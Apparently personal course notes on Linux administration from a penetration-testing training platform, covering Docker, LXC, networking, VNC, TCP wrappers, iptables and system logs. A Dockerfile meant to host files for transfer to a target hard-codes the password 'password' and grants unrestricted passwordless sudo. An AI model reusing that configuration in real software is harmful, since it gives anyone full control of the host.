sudo usermod -aG docker htb-student
echo '[!] You need to log out and log back in for the group changes to take effect.'
# Test Docker installation
docker run hello-world
The Docker engine and specific Docker images are needed to run a container. These can be obtained from the Docker Hub, a repo of pre-made images, or created by the user. The Docker Hub is a cloud-based registry for software repos or a library for Docker images. It is divided into a public and a private area. The public area allows users to upload and share images with the community. It also contains official images from the Docker development team and established open-source projects. Images uploaded to a private area of the registry are not publicly accessible. They can be shared within a company or with teams and acquaintances.
Creating a Docker image is done by creating a Dockerfile, which contains all the instructions the Docker engine needs to create the container. You can use Docker containers as your “file hosting” server when transferring specific files to your target system. Therefore, you must create a Dockerfile based on Ubuntu 22.04 with Apache and SSH server running. With this, you can use scp to transfer files to the docker image, and Apache allows you to host files and use tools curl, wget, and others on the target system to donwload the required files. Such a Dockerfile could look like the following:
# Use the latest Ubuntu 22.04 LTS as the base image
FROM ubuntu:22.04
# Update the package repository and install the required packages
RUN apt-get update && \
apt-get install -y \
apache2 \
openssh-server \
&& \
rm -rf /var/lib/apt/lists/*
# Create a new user called "docker-user"
RUN useradd -m docker-user && \
echo "docker-user:password" | chpasswd
# Give the docker-user user full access to the Apache and SSH services
RUN chown -R docker-user:docker-user /var/www/html && \
chown -R docker-user:docker-user /var/run/apache2 && \
chown -R docker-user:docker-user /var/log/apache2 && \
chown -R docker-user:docker-user /var/lock/apache2 && \
usermod -aG sudo docker-user && \
echo "docker-user ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
# Expose the required ports
EXPOSE 22 80
# Start the SSH and Apache services
CMD service ssh start && /usr/sbin/apache2ctl -D FOREGROUND
After you have defined your Dockerfile, you need to convert it into an image. With the build command, you take the directory with the Dockerfile, execute the steps from the Dockerfile, and store the image in your local Docker Engine. If one of the steps fails due to an error, the container creation will be aborted. With the option -t, you give your container a tag, so it is easier to identify and work with later.
d41y@htb[/htb]$ docker build -t FS_docker .
Once the Docker image has been created, it can be executed through the Docker engine, making it a very efficient and easy way to run a container. It is similar to the virtual machine concept, based on images. Still, these images are read-only templates and provide the file system necessary for runtime and all parameters. A container can be considered a running process of an image. When a container is to be started on a system, a package with the respective image is first loaded if unavailable locally. You can start the container by the following command:
d41y@htb[/htb]$ docker run -p <host port>:<docker port> -d <docker container name>
...
d41y@htb[/htb]$ docker run -p 8022:22 -p 8080:80 -d FS_docker
In this case, you start a new container from the image FS_docker and map the host ports 8022 and 8080 to container ports 22 and 80, respectively. The container runs in the background, allowing you to access the SSH and HTTP services inside the container using the specified host ports.
When managing Docker containers, Docker provides a comprehensive suite of tools that enable you to easily create, deploy, and manage containers. With these powerfull tools, you can list, start and stop containers and effectively manage them, ensuring seamless execution of apps. Some of the most commonly used Docker management commands are:
docker ps- list all running containers
docker stop- stop a running container
docker start- start a stopped container
docker restart- restart a running container
docker rm- remove a container
docker rmi- remove a Docker image
docker logs- view the logs of a container
It is important to note that Docker commands can be combined with various options to add extra functionality. For example, you can specify which ports to expose, mount volumes to retain data, or set environment variables to configure your containers. This flexibility allows you to customize your Docker containers to meet specific needs and requirements.
When working with Docker images, it’s crucial to understand that any changes made to a running container based on an image are not automatically saved to the image. To preverse these changes, you need to create a new image that inlcudes them. This is done by writing a new Dockefile, which starts with the FROM statement and then includes the necessary commands to apply the changes. Once the Dockerfile is ready, you can use the docker build command to build the new image and assign it a uniqe tag to identify it. This process ensures that the original image remains unchanged, while the new image reflects the upadtes.
It’s also important to note that Docker containers are stateless by design, meaning that any changes made inside a running container are lost once the container is stopped or removed. For this reason, it’s best practice to use volumes to persist data outside of the container or store application state.
In production environments, managing containers at scale becomes more complex. Tools like Docker Compose or Kubernetes help orchestrate containers, enabling you to manage, scale, and link mulitple containers efficiently.
Linux Containers (LXC)
… is a lightweight virtualization technology that allows multiple isolated Linux systems to run on a single host. LXC uses key resource isolation features, such as control groups (cgroups) and namespaces, to ensure that each container operates independently. Unlike traditional VMs, which require a full OS for each instance, containers share the host’s kernel, making LXC more efficient in terms of resource usage.
LXC provides a comprehensive set of tools and APIs for managing and configuring containers, making it a popular choice for containerization on Linux systems. However, while LXC and Docker are both containerizations technologies, they serve different purposes and have unique features.
Docker builds upen the idea of containerization by adding ease of use and portability, which has made it highly popular in the world of DevOps, Docker emphasizes packaging apps with all their dependencies in a portable “image”, allowing them to be easily deployed across different environments. However, there are some differences between the two that can be distinguished based on the following categories:
| Category | Description |
|---|---|
| Approach | LXC is often seen as a more traditional, system-level containerization tool, focusing on creating Linux environments that behave like lightweight VMs; docker is app-focused, meaning it is optimized for packaging and deploying single apps or microservices |
| Image building | Docker uses a standardized image format that includes everything needed to run an app; LXC, while capable of similar functionality, typically requires more manual setup for building and managing environments |
| Portability | Docker excels in portability, its container images can be easily shared across different systems via Dockeer Hub or other registries; LXC environments are less portable in this sense, as they are more tightly integrated with the host system’s configuration |
| Easy of use | Docker is designed with simplicity in mind, offering a user-friendly CLI and extensive community support; LXC, while powerful, may require more in-depth knowledge of Linux system administration, making it less straightforward for beginners |
| Security | Docker containers are generally more secure out of the box, thanks to additional isolation layers like AppArmor and SELinux, along with its read-only filesystem feature; LXC containers, while secure, may need additional configurations to match the level of isolation Docker offers by default; interestingly, when misconfigured, both Docker and LXC can present a vector for local privilege escalation |
In LXC, images are manually built by creating a root filesystem and installing the necessary packages and configurations. Those containers are tied to the host system, may not be easily portable, and may require more technical expertise to configure and manage.
On the other hand, Docker is an app-centric platform that builds on top of LXC and provides a more user-friendly interface for containerization. Its images are built using a Dockerfile, which specifies the base image and the steps required to build the image. Those images are designed to be portable so they can be easily moved from on environment to another.
To install LXC on a Linux distro, you can use the distro’s package manager.
d41y@htb[/htb]$ sudo apt-get install lxc lxc-utils -y
Once LXC is installed, you can start creating and managing containers on the Linux host. It is worth noting that LXC requires the Linux kernel to support the necessary features for containerization. Most modern Linux kernels have built-in support for containerization, but some older kernels may require additional configuration or patching to enable support for LXC.
To create a new LXC container, you can use the lxc-create command followed by the container’s name and the template to use.
d41y@htb[/htb]$ sudo lxc-create -n linuxcontainer -t ubuntu
When working with LXC containers, several tasks are involved in managing them. These tasks include creating new containers, configuring their settings, starting and stopping them as necessary, and monitoring their performance. Fortunately, there are many command-line tools and configuration files available that can assist with these tasks. These tools enable you to quickly and easily manage your containers, ensuring they are optimized for your specific needs and requirements. By leveraging these tools effectively, you can ensure that your LXC containers run efficiently allowing you to maximize your system’s performance and capabilities.
lxc-ls- list all existing containers
lxc-stop -n <container>- stop a running container
lxc-start -n <container>- start a stopped container
lxc-restart -n <container>- restart a running container
lxc-config -n <container name> -s storage- manage container storage
lxc-config -n <container name> -s network- manage container network settings
lxc-config -n <container name> -s security- manage container security settings
lxc-attach -n <container>- connect to a container
lxc-attach -n <container> -f /path/to/share- connect to a container and share a specific directory or file
Containers are particularly useful because they allow you to quickly create and run isolated environments tailored to your specific testing needs.
LXC containers can be accessed using various methods, such as SSH or console. It is recommended to restrict access to the container by disabling unneccessary services, using secure protocols, and enforcing strong authentication mechanisms.
Securing LXC
Limit the resources to the container. In order to configure cgroups for LXC and limit the CPU and memory, a container can create a new configuration file in the /usr/share/lxc/config/<container name>.conf directory with the name of your container.
d41y@htb[/htb]$ sudo vim /usr/share/lxc/config/linuxcontainer.conf
In this configuration file, you can add the following lines to limit the CPU and memory the container can use.
lxc.cgroup.cpu.shares = 512
lxc.cgroup.memory.limit_in_bytes = 512M
When working with containers, it is important to understand the lxc.cgroup.cpu.shares parameter. This parameter determines the CPU time a container can use in relation to the other containers on the system. By default, this value is set to 1024, meaning the container can use up to its fair share of CPU time. However, if you set this value to 512, for example, the container can only use half of the CPU time available on the system. This can be a useful way to manage resources and ensure all containers have the necessary access to CPU time.
One of the key parameters in controlling the resource allocation of a container is the lxc.cgroup.memory.limit_in_bytes parameter. This parameter allows you to set the maximum amount of memory a container can use. It’s important to note that this value can be specified in a variety of units, including bytes, kilobytes (K), megabytes (M), gigabytes (G), or terabytes (T), allowing for a high degree of granularity in defining container resource limits. After adding these two lines, you can save and close the file.
To apply these changes, you must restart the LXC service:
d41y@htb[/htb]$ sudo systemctl restart lxc.service
LXC uses namespaces to provide an isolated environment for processes, networks, and file systems from the host system. Namespaces are a feature of the Linux kernel that allows for creating isolated environments by providing an abstraction of system resources.
Namespaces are a crucial aspect of containerization as they provide a high degree of isolation for the container’s processes, network interfaces, routing tables, and firewall rules. Each container is allocated a unique process id (pid) number space, isolated from the host system’s process IDs. This ensures that the container’s processes cannot interfere with the host system’s processes, enhancing system stability and reliability. Additionally, each container has its own network interface, routing tables, and firewall rules, which are completely separate from the host system’s network interfaces. Any network-related activity within the container is cordoned off from the host system’s network, providing an extra layer of network security.
Moreover, containers come with their own root file system, which is entirely different from the host system’s root file system. This separation between the two ensures that any changes or modifications made within the container’s file system do not affect the host system’s file system. However, it’s important to remember that while namespaces provide a high level of isolation, they do not provide complete security. Therefore, it is always advisable to implement additional security measures to further protect the container and the host system from potential security breaches.
Networking
Configuration
Configuring Network Interfaces
cry0l1t3@htb:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 178.62.32.126 netmask 255.255.192.0 broadcast 178.62.63.255
inet6 fe80::88d9:faff:fecf:797a prefixlen 64 scopeid 0x20<link>
ether 8a:d9:fa:cf:79:7a txqueuelen 1000 (Ethernet)
RX packets 7910 bytes 717102 (700.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7072 bytes 24215666 (23.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.106.0.66 netmask 255.255.240.0 broadcast 10.106.15.255
inet6 fe80::b8ab:52ff:fe32:1f33 prefixlen 64 scopeid 0x20<link>
ether ba:ab:52:32:1f:33 txqueuelen 1000 (Ethernet)
RX packets 14 bytes 1574 (1.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15 bytes 1700 (1.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 15948 bytes 24561302 (23.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15948 bytes 24561302 (23.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
cry0l1t3@htb:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 8a:d9:fa:cf:79:7a brd ff:ff:ff:ff:ff:ff
altname enp0s3
altname ens3
inet 178.62.32.126/18 brd 178.62.63.255 scope global dynamic eth0
valid_lft 85274sec preferred_lft 85274sec
inet6 fe80::88d9:faff:fecf:797a/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether ba:ab:52:32:1f:33 brd ff:ff:ff:ff:ff:ff
altname enp0s4
altname ens4
inet 10.106.0.66/20 brd 10.106.15.255 scope global dynamic eth1
valid_lft 85274sec preferred_lft 85274sec
inet6 fe80::b8ab:52ff:fe32:1f33/64 scope link
valid_lft forever preferred_lft forever
Activate Network Interface
d41y@htb[/htb]$ sudo ifconfig eth0 up # OR
d41y@htb[/htb]$ sudo ip link set eth0 up
Assign IP Address to an Interface
d41y@htb[/htb]$ sudo ifconfig eth0 192.168.1.2
Assign a Netmask to an Interface
d41y@htb[/htb]$ sudo ifconfig eth0 netmask 255.255.255.0
Assign the Route to an Interface
d41y@htb[/htb]$ sudo route add default gw 192.168.1.1 eth0
Editing DNS Settings
d41y@htb[/htb]$ sudo vim /etc/resolv.conf
/etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
note
After completing the necessary modifications to the network configuration, it is essential to ensure that these changes are saved to persist across reboots. This can be achieved by editing the /etc/network/interfaces file, which defines network interfaces for Linux-based OS. Thus, it is vital to save any changes made to this file to avoid any potential issues with network connectivity.
It’s important to note that changes made directly to the /etc/resolv.conf file are not persistent across reboots or network configuration changes. This is because the file may be automatically overwritten by network management services like NetworkManageer or systemd-resolved. To make DNS changes permanent, you should configure DNS settings through the appropriate network management tool, such as editing network configuration files or using network management utilities that store persistent settings.
Editing Interfaces
d41y@htb[/htb]$ sudo vim /etc/network/interfaces
/etc/network/interfaces
auto eth0
iface eth0 inet static
address 192.168.1.2
netmask 255.255.255.0
gateway 192.168.1.1
dns-nameservers 8.8.8.8 8.8.4.4
Restart Networking Service
d41y@htb[/htb]$ sudo systemctl restart networking
Network Access Control (NAC)
| Type | Description |
|---|---|
| Discretionary Access Control (DAC) | this model allows the owner of the resource to set permissions for who can access it |
| Mandatory Access Control (MAC) | permissions are enforced by the OS, not the owner of the resource, making it more secure but less flexible |
| Role-Based Access Control (RBAC) | permissions are assigned based on the roles within an organization, making it easier to manage user privileges |
Configuring Linux network devices for NAC involves setting up security policies like SELinux, AppArmor profiles for application security, and using TCP wrappers to controll access to services based on IP addresses.
Tools such as syslog, rsyslog, ss, lsof, and the ELK stack can be used to monitor and analyze network traffic. These tools help identify anomalies, potential information disclosure/expose, security breaches, and other critical network issues.
Discretionary Access Control
… is a crucial component of modern security systems as it helps organizations provide access to their resources while managing the associated risks of unauthorized access. It is a widely used access control system that enables users to manage acces to their resources by granting resource owners the responsibility of controlling access permissions to their resources. This means that users and groups who own a specific resource can decide who access to their resource and what actions they are authorized to perform. These permissions can be set for reading, writing, executing, or deleting the resource.
Mandatory Access Control
… is used in infrastructure that provides more fine-grained control over resource access than DAC systems. Those systems define rules that determine resource access based on the resource’s security level and the user’s security level or process requesting access. Each resource is assigned a security label that identifies its security level, and each user or process is assigend a security clearance that identifies its security level. Access to a resource is only granted if the user’s or process’s security level is equal to or greater than the security level of the resource. MAC is often used in OS and apps that require a high level of security, such as military or government systems, financial systems, and healthcare systems. MAC systems are designed to prevent unauthorized access to resources and minimize the impact of security breaches.
Role-Based Access Control
… assigns permissions to users based on their roles within an organization. Users are assigned roles based on their job responsibilities or other criteria, and each role is granted a set of permissions that determine the actions they can perform. RBAC simplifies the management of access permissions, reduces the risk of errors, and ensures that users can access only the resources necessary to perform their job functions. It can restrict access to sensitive resources and data, limit the impact of security breaches, and ensure compliance with regulatory requirements. Compared to DAC systems, RBAC provides a more flexible and scalable approach to managing resource access. In an RBAC system, each user is assigned one or more roles, and each role is assigned a set of permissions that define the user’s action. Resource access it granted based on the user’s assigned role rather than their identity or ownership of the resource. RBAC systems are typically used in environments with many users and resources, such as large organizations, government agencies, and financial institutions.
Monitoring
Network monitoring involves capturing, analyzing, and interpreting network traffic to identify security threats, performance issues, and suspicious behavior. The primary goal of analyzing and monitoring network traffic is identifying security threats and vulns.
Troubleshooting
Network troubleshooting is an essential process that involves diagnosing and resolving network issues that can adversely affect the performance and reliability of the network. Various tools can help you identify and resolve issues regarding network troubleshooting on Linux systems:
- ping
- traceroute
- netstat
- wireshark
- tcpdump
- nmap
Hardening
By implementing the following security measures and ensuring that you set up corresponding protection against potential attackers, you can significantly reduce the risk of data leaks and ensure your system remains secure.
SELinux
… is a mandatory access control system integrated into the Linux kernel.
AppArmor
… is a MAC system that controls access to system resources and apps, but it operates in a simpler, more user-friendly manner.
TCP Wrappers
… are a host-based network access control tool that restricts access to network services based on the IP address of incoming connections.
Remote Desktop Protocols
… are used in Windows, Linux, and MacOS to provide graphical remote access to a system. These protocols allow admins to manage, troubleshoot, and update systems remotely.
XServer
… is the user-side part of the X Window System network protocol (X11 / X). The X11 is a fixed system that consists of a collection of protocols and applications that allow you to call application windows on displays in a graphical user interface. X11 is predominant on Unix systems, but X servers are also available for other OS. Nowadays, the XServer is part of almost every desktop installation of Ubuntu and its derivatives and does not need to be installed.
When a desktop is started on a Linux computer, the communication of the graphical user interface with the OS happens via an X server. The computer’s internal network is used, even if the computer should not be in a network. The practical thing about the X protocol is network transparency. This protocol mainly uses TCP/IP as transport base but can also be used on pure Unix sockets. The ports that are utilized for X server are typically located in the range of TCP/6001-6009, allowing communication between the client and server. When starting a new desktop session via X server the TCP port 6000 would be opened for the first X display :0. This range of ports enables the server to perform its tasks such as hosting apps, as well as providing services to clients. They are often used to provide remote access to a system, allowing users to access apps and data from anywhere in the world. Additionally, these ports are also essential for the secure sharing of files and data, making them an integral part of the Open X Server. Thus an X server is not dependent on the local computer, it can be used to access other computers, and other computers can use the local X server. Provided that both local and remote computers contain Unix/Linux systems, additional protocols such as VNC and RDP generate the graphical output on the remote computer and transport it over the network. Whereas with X11, it is rendered on the local computer. This saves traffic and a load on the remote computer. However, X11’s significant disadvantage is the unencrypted data transmission. However, this can be overcome by tunneling the SSH protocol.
For this, you have to allow X11 fowarding in the SSH config file /etc/ssh/sshd_config on the server that provides the application by changing this option to yes.
d41y@htb[/htb]$ cat /etc/ssh/sshd_config | grep X11Forwarding
X11Forwarding yes
With this you can start the app from your client with the following command:
d41y@htb[/htb]$ ssh -X htb-student@10.129.23.11 /usr/bin/firefox
htb-student@10.129.14.130's password: ********
<SKIP>
X11 is not a secure protocol by default because its communication is unencrypted. As such, you should pay attention and look for those TCP ports when you deal with Linux-based targets.
XDMCP
The X Display Manager Control Protocol (XDMCP) protocol is used by the X Display Manager for communication through UDP port 177 bewteen X terminals and computers operating under Unix/Linux. It is used to manage remote X Window sessions on other machines and is often used by Linux system admins to provide access to remote desktops. XDMCP is an insecure protocol and should not be used in any environment that requires high level of security.
VNC
Virtual Network Computing (VNC) is a remote desktop sharing system based on the RFB protocol that allows users to control a computer remotely. It allows a user to view and interact with a desktop environment over a network connection. The user can control the remote computer as if sitting in front of it. This is also one of the most common protocols for remote graphical connections for linux hosts.
VNC is generally considered to be secure. It uses encryption to ensure the data is safe while in transit and requires authentication before a user can gain access. Admins make use of VNC to access computers that are not physically accessible. This could be used to troubleshoot and maintain servers, access applications on other computers, or provide remote access to workstations. VNC can also be used for screen sharing, allowing multiple users to collaborate on a project or troubleshoot a problem.
There are two different concepts for VNC servers. The usual server offers the actual screen of the host computer for user support. Because the keyboard and mouse remain usable at the remote computer, an arrangement is recommended. The second group of server programs allows user login to virtual sessions, similar to the terminal server concept.
Server and viewer programs for VNC are available for all common OS. Therefore, many IT services are performed with VNC.
Traditionally, the VNC server listens on TCP port 5900. So it offers its display 0 there. Other displays can be offered via additional ports, mostly 590[x], where x is the display number.
For these VNC connections, many different tools are used. Some are:
- TigerVNC
- TightVNC
- RealVNC
- UltraVNC
### Configuration
htb-student@ubuntu:~$ touch ~/.vnc/xstartup ~/.vnc/config
htb-student@ubuntu:~$ cat <<EOT >> ~/.vnc/xstartup
#!/bin/bash
unset SESSION_MANAGER
unset DBUS_SESSION_BUS_ADDRESS
/usr/bin/startxfce4
[ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
[ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
x-window-manager &
EOT
htb-student@ubuntu:~$ cat <<EOT >> ~/.vnc/config
geometry=1920x1080
dpi=96
EOT
htb-student@ubuntu:~$ chmod +x ~/.vnc/xstartup
### start the VNC server
htb-student@ubuntu:~$ vncserver
New 'linux:1 (htb-student)' desktop at :1 on machine linux
Starting applications specified in /home/htb-student/.vnc/xstartup
Log file is /home/htb-student/.vnc/linux:1.log
Use xtigervncviewer -SecurityTypes VncAuth -passwd /home/htb-student/.vnc/passwd :1 to connect to the VNC server.
### list sessions
htb-student@ubuntu:~$ vncserver -list
TigerVNC server sessions:
X DISPLAY # RFB PORT # PROCESS ID
:1 5901 79746
### setting up an ssh tunnel
d41y@htb[/htb]$ ssh -L 5901:127.0.0.1:5901 -N -f -l htb-student 10.129.14.130
htb-student@10.129.14.130''s password: *******
### connecting to the vnc server
d41y@htb[/htb]$ xtightvncviewer localhost:5901
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Password: ******
Authentication successful
Desktop name "linux:1 (htb-student)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
Hardening
Security
One of the Linux OS’s most important security measures is keeping the OS and installed packages up to date:
d41y@htb[/htb]$ apt update && apt dist-upgrade
Moreover, you can use:
iptables- for firewall rules
sudoers- to (un)set privileges
fail2ban- for handling high amounts of failed logins
- …
TCP Wrappers
… are a security mechanism used in Linux system that allow the system admins to control which services are allowed access to the system. It works by restricting access to certain services based on the hostname or IP address of the user requesting access. When a client attempts to connect to a service the system will first consult the rules defined in the TCP wrappers configuration files to determine the IP address of the client. If the IP address matches the criteria specified in the configuration files, the system will then grant the client access to the service. However, if the criteria are not met, the connection will be denied, providing an additional layer of security for the service. TCP wrappers use the following configuration files:
/etc/hosts.allow/etc/hosts.deny
In short, the /etc/hosts.allow file specifies which services and hosts are allowed to the system, whereas the /etc/hosts.deny file specifies which services and hosts are not allowed access. These files can be configured by adding specific rules to the files.
### /etc/hosts.allow
d41y@htb[/htb]$ cat /etc/hosts.allow
# Allow access to SSH from the local network
sshd : 10.129.14.0/24
# Allow access to FTP from a specific host
ftpd : 10.129.14.10
# Allow access to Telnet from any host in the inlanefreight.local domain
telnetd : .inlanefreight.local
### /etc/hosts.deny
d41y@htb[/htb]$ cat /etc/hosts.deny
# Deny access to all services from any host in the inlanefreight.com domain
ALL : .inlanefreight.com
# Deny access to SSH from a specific host
sshd : 10.129.22.22
# Deny access to FTP from hosts with IP addresses in the range of 10.129.22.0 to 10.129.22.255
ftpd : 10.129.22.0/24
Firewall Setup
The primary goal of firewalls is to provide a security mechanism for controlling and monitoring network traffic between different network segments, such as internal and external networks or different network zones. Firewalls play a crucial role in protecting computer networks from unauthorized access, malicious traffic, and other security threats. Linux provides built-in firewall capabilities that can be used to control network traffic.
iptables
… provides a flexible set of rules for filtering network traffic based on various criteria such as source and destination IP address, port numbers, protocols, and more.
The main components of iptables are:
| Component | Description |
|---|---|
| Tables | … are used to organize and categorize firewall rules |
| Chains | … are used to group a set of firewall rules applied to a specific type of network traffic |
| Rules | … define the criteria for filtering network traffic and the actions to take for packets that match the criteria |
| Matches | are used to match specific criteria for filtering network traffic, such as source or destination IP addresses, ports, protocols, and more |
| Targets | … specify the action for packets that match a specific rule |
Tables
When working with firewalls on Linux systems, it is important to understand how tables work in iptables. Tables in iptables are used to categorize and organize firewall rules based on the type of traffic that they are designed to handle. Each table is responsible for performing a specific set of tasks.
| Table Name | Description | Built-In Chains |
|---|---|---|
| filter | used to filter network traffic based on IP addresses, ports, and protocols | INPUT, OUTPUT, FORWARD |
| nat | used to modify the source or destination IP addresses of network packets | PREROUTING, POSTROUTING |
| mangle | used to modify the header fields of network packets | PREROUTING, OUTPUT, INPUT, FORWARD, POSTROUTING |
In addition to the built-in tables, iptables provides a fourth table called the raw table, which is used to configure special packet processing options. The raw table contains two built-in chains: PREROUTING, and OUTPUT.
Chains
In iptabels, chains organize rules that define how network traffic should be filtered or modified. There are two types of chains in iptables:
- Built-in chains
- User-defined chains
The built-in chains are pre-defined and automatically created when a table is created. Each table has a different set of built-in chains.
User-defined chains can simplify rule management by grouping firewall rules based on specific criteria, such as source IP address, destination port, or protocol. They can be added to any of the three main tables. For example, if an organization has multiple web servers that all require similar firewall rules, the rules for each server could be grouped in a user-defined chain.
Rules and Targets
Iptables rules are used to define the criteria for filtering network traffic and the actions to take for packets that match the criteria. Rules are added to chains using the -A option followed by the chain name, and they can be modified or deleted using various other options.
Each rule consists of a set of criteria or matches and a target specifying the action for packets that match the criteria. The criteria or matches match specific fields in the IP header, such as the source or destination IP address, protocol, source, destination port number, and more. The target specifies the action for packets that match the criteria. They specify the action to take for packets that match a specific rule. For example, targets can accept, drop, reject, or modify the packets. Some of the common targets used in iptables rules include the following:
| Target Name | Description |
|---|---|
| ACCEPT | allows the packet to pass through the firewall and continue to its destination |
| DROP | drops the packet, effectively blocking it from passing through the firewall |
| REJECT | drops the packet and sends an error message back to the source address, notifying them that the packet was blocked |
| LOG | logs the packet information to the system log |
| SNAT | modifies the source IP address of the packet, typically used for NAT to translate private IP addresses to puclic IP addresses |
| DNAT | modifies the destinatio IP address of the packet, typically used for NAT to forward traffic from one IP address to another |
| MASQUERADE | similar to SNAT but used when the source IP address is not fixed, such as in a dynamic IP address scenario |
| REDIRECT | redirects packets to another port or IP address |
| MARK | adds or modifies the Netfilter mark value of the packet, which can be used for advanced routing or other purposes |
Example:
d41y@htb[/htb]$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
# allows incoming TCP traffic on port 22 to be accepted
Matches
… are used to specify the criteria that determine whether a firewall rule should be applied to a particular packet or connection. Matches are used to match specific characteristics of network traffic, such as the source or destination IP address, protocol, port number, and more.
| Match Name | Description |
|---|---|
-p / --protocol | specifies the protocol to match |
--dport | specifies the destination port to match |
--sport | specifies the source port to match |
-s / --source | specifies the source IP address to match |
-d / --destination | specifies the destination IP address to match |
-m state | matches the state of a connection |
-m multiport | machtes multiple ports or port ranges |
-m tcp | matches TCP packets and includes additional TCP-specific options |
-m udp | matches UDP packets and includes additional UDP-specific options |
-m string | matches packets that contain a specific string |
-m limit | matches packets at a specified rate limit |
-m conntrack | matches packets based on their connection tracking information |
-m mark | matches packets based on their Netfilter mark value |
-m mac | matches packets based on their MAC address |
-m iprange | matches packets based on a range of IP addresses |
Example:
d41y@htb[/htb]$ sudo iptables -A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
# adds a rule to the INPUT chain in the filter table that matches incoming TCP traffic on port 80
System Logs
… on Linux are a set of files that contain information about the system and the activities taking place on it. These logs are important for monitoring and troubleshooting the system, as they can provide insights into system behavior, application security, and security events. These system logs can be a valuable source of information for identifying potential security weaknesses and vulnerabilities within a Linux system as well. By analyzing the logs on your target systems, you can gain insights into the system’s behavior, network activity, and user activity and can use this information to identify any abnormal activity, such as unauthorized logins, attempted attacks, clear text credentials, or unusual file access, which could indicate a potential security breach.
As pentesters, you can also use system logs to monitor the effectiveness of your security testing activities. By reviewing the logs after performing security testing, you can determine if your activities triggered any security events, such as intrusion detection alerts or system warnings. This information can help you refine your testing strategies and improve overall security of the system.
In order to ensure the security of a Linux system, it is important to configure system logs properly. This includes setting the appropriate log levels, configuring log rotation to prevent log files from becoming too large, and ensuring that the logs are stored securely and protected from unauthorized access. In addition, it is important to regularly review and analyze the logs to identify potential security risks and respond to any security events in a timely manner. There are several different types of system logs on Linux:
- Kernel logs
- System logs
- Authentication logs
- Application logs
- Security logs
Kernel Logs
… contain information about the system’s kernel, including hardware drivers, system calls, and kernel events. They are stored in /var/log/kern.log. They can also provide insights into system crashes, resource limitations, and other events that could lead to a denial of service or other security issues. In addition, kernel logs can help you identify suspicious system calls or other activities that could indicate the presence of malware or other malicious software on the system. By monitoring this file, you can detect any unusual behavior and take appropriate action to prevent further damage to the system.
System Logs
… contain information about system-level events, such as service starts and stops, login attempts, and system reboots. They are stored in the /var/log/syslog file. By analyzing login attempts, service starts and stops, and other system-level events, you can detect any possible access or activities on the system. This can help you identify any vulnerabilities that could be exploited and help you recommend security measures to mitigate these risks. In addition, you can use the syslog to identify potential issues that could impact the availability or performance of the system, such as failed service starts or system reboots.
Example:
Feb 28 2023 15:00:01 server CRON[2715]: (root) CMD (/usr/local/bin/backup.sh)
Feb 28 2023 15:04:22 server sshd[3010]: Failed password for htb-student from 10.14.15.2 port 50223 ssh2
Feb 28 2023 15:05:02 server kernel: [ 138.303596] ata3.00: exception Emask 0x0 SAct 0x0 SErr 0x0 action 0x6 frozen
Feb 28 2023 15:06:43 server apache2[2904]: 127.0.0.1 - - [28/Feb/2023:15:06:43 +0000] "GET /index.html HTTP/1.1" 200 13484 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36"
Feb 28 2023 15:07:19 server sshd[3010]: Accepted password for htb-student from 10.14.15.2 port 50223 ssh2
Feb 28 2023 15:09:54 server kernel: [ 367.543975] EXT4-fs (sda1): re-mounted. Opts: errors=remount-ro
Feb 28 2023 15:12:07 server systemd[1]: Started Clean PHP session files.
Authentication Logs
… contain information about user authentication attempts, including successful and failes attempts. They are stored in the /var/log/auth.log file. It is important to note that while the /var/log/syslog file may contain similar login information, the /var/log/auth.log file specifically focuses on user authentication attempts, making it a more valuable resource for identifying potential security threats. Therefore, it is essential for penetration testers to review the logs stored in the /var/log/auth.log file to ensure that the system is secure and has not been compromised.
Example:
Feb 28 2023 18:15:01 sshd[5678]: Accepted publickey for admin from 10.14.15.2 port 43210 ssh2: RSA SHA256:+KjEzN2cVhIW/5uJpVX9n5OB5zVJ92FtCZxVzzcKjw
Feb 28 2023 18:15:03 sudo: admin : TTY=pts/1 ; PWD=/home/admin ; USER=root ; COMMAND=/bin/bash
Feb 28 2023 18:15:05 sudo: admin : TTY=pts/1 ; PWD=/home/admin ; USER=root ; COMMAND=/usr/bin/apt-get install netcat-traditional
Feb 28 2023 18:15:08 sshd[5678]: Disconnected from 10.14.15.2 port 43210 [preauth]
Feb 28 2023 18:15:12 kernel: [ 778.941871] firewall: unexpected traffic allowed on port 22
